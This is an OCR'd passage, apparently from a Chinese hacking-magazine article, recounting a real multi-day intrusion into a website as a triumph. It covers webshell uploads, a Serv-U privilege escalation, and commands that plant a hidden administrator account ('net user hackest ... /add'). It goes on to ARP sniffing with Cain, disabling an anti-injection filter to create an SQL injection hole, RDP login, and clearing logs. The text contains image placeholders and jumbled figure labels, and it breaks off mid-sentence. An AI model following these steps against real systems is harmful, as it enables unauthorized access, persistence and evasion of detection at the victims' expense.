



图 4

这套系统比较有意思，它可以将上传后的文件改名。我们选择一个后缀为.jpg的ASP大马直接上传，传到服务器上后程序会自动将.jpg文件更名为test.asp。没有发生任何意外，一切都顺理成章、瓜熟蒂落，我们终于成功得到Webshell了，如图5。

再接下来就是提权了，直接上传Goldsun大侠写的Serv-U ASP版提权脚本木马，执行**cmd /c net user hackest ilovejanice /add & net localgroup administrators hackest /add**，这木马

的毛病是无论成功与否都是提示成功的，如图6。

至于有没有成功把系统用户添加进去，那就得看你运气如何了。再扫描一下远程桌面服务的默认连接端口3389，发现开放。那我们就不客气了，直接连接登录，顺利进入服务器，如图7。


图5




图6

四、陷落

同网段的服务器顺利拿到了，下面我们就可以对目标网站进行嗅探攻击了。把嗅探的神兵利器Cain传到服务器上。因为服务器只有一张网卡，我们直接选外网网卡就可以了。再扫描一下MAC地址，确定目标网站服务器IP与我们手上控制了的这台服务器的IP在同一网关下！这样的话，我们就可以“坐享其成”了。至于Cain的使用，大家可以参见黑客X档案以前刊登过的相关文章，在此我就不再多说了。嗅探了七天才成功得到了与目标网站在同一服务器上的后台地址及密码信息，如图8。




图9


那后台地址根本是不可能猜得出来的，要不是嗅探的话，想找到后台地址的可能性几乎为零。利用得到的用户名和密码顺利登录进了后台。这后台比较有意思，竟然可以直接编辑文件的内容，如图9。


那我们要拿Webshell就方便多了。直接把PHP大马的代码复制到文件内容编辑的空白处粘贴，再保存一下就成功拿到Webshell了，如图10。

进去之后发现原来服务器的权限设得不是很好，目录可以随意跳转。然后再跳到目标网站的Web目录，发现可写！所以就往里面写进了一个PHP大马，如图11。至此，目标网站也顺利拿下了。

五、颠峰

拿到Webshell了，是不是就停手了呢！NO！所谓挑战嘛，自然就不能这么容易收手。我们继续向目标网站的最高控制权——服务器3389权限进军！这回提权就没有前面那台那么简单了：Serv-U的提权马提权失败，也没有诸如Pcanywhere、Radmin之类的软件！提权似乎陷入了困境……后来和朋友“28度的冰”说了一下，又把Webshell发给他看了。果然不一会儿，他就有了突破性的发现——MSSQL的SA帐户密码！看来是我拿到Webshell之后激动过头了，让胜利冲晕了头脑，思路不清晰了！迅速稳定住情绪，整理好思路，继续革命……虽然有了SA的帐户密码，但是上传SQLrootkit.asp尝试连接的时候却出现了意外：提示错误的连接串。连不上那就无法利用SQLrootkit脚本来添加系统用户了！后来“28度的冰”说可以自己构造注入点！果然是好伙计，又是一大惊喜啊。迅速在Webshell里发现了过滤SQL注入的文件，也就是传说中的防注入程序了。现在我们要做的就是要让它失效，让它防不了注入！随便找了一个有查询数据库操作的ASP文件，用Webshell打开编辑文件源代码，把ASP文件头部的那几行调用SQL过滤的代码注释掉。这样一来，就可以让原本没有注入的文件因为防注程序的失效而出现注入漏洞了！使用NBSI检测我们新构造的注入点，填入需要的关键字，成


图7


图8

功检测出了我们构造的SA注入点！再接着就是执行添加系统用户命令了。由于注入点检测出来是“SQLServer错误提示关闭”，所以执行命令是看不到回显的，但命令却可以成功执行！分别执行**net user hackest ilovejanice /add, net localgroup administrators hackest /add**。虽然看不到回显，但我们心里有数，知道命令可以成功执行但却可以没有回显，我们就不必担心了。怎么，不信啊？那我们去登录看看呗！远程桌面服务的TCP连接端口并非默认的3389，被改成3101了。所以我们连接的时候就要在URL后面加上指定端口，以冒号分隔（如www.xxx.com:3101），这次也没有出现任何意外，成功登录进了目标服务器，如图12。

至此，对目标网站的入侵就圆满结束了，我们已经得到了至高无上的远程服务器管理权限了！然后把那个注入点补好，把一些多余的文件删掉，还有清理了一下后台日志就闪人了。

六、后话

这次入侵从发现目标网站的安全漏洞到协助管理员修补长达七天之久！说长不长，说短不短。从一开始到结束，目标网站总共换了四次服务器！我一路跟踪过来，从来没有放弃过，最终成功地拿到了目标网站的所有控制权！期间遇到的问题，所用到的技巧方法远远不止文章中所涉及到的这些！这七天里目标总是一会儿能访问，一会儿又不能访问。我一直盯着它，一旦发现它有变化我也跟着做出反应，正所谓敌动吾亦动嘛！后来我与管理员联系上了，彼此都很客气，我跟他说明了入侵的思路及方法，并将防御的方法一一告知了他。原本以为一切都可以划上完美的句号！但遗憾的是由于我把Webshell地址发过几个群，而Webshell的密码又过于简单，导致被人毫无难度地猜了出来，并且进去略有破坏！虽然祸非我所为，却因我而起！对此，我深表歉意！最后应管理员的要求，全文没有透露所入侵网站的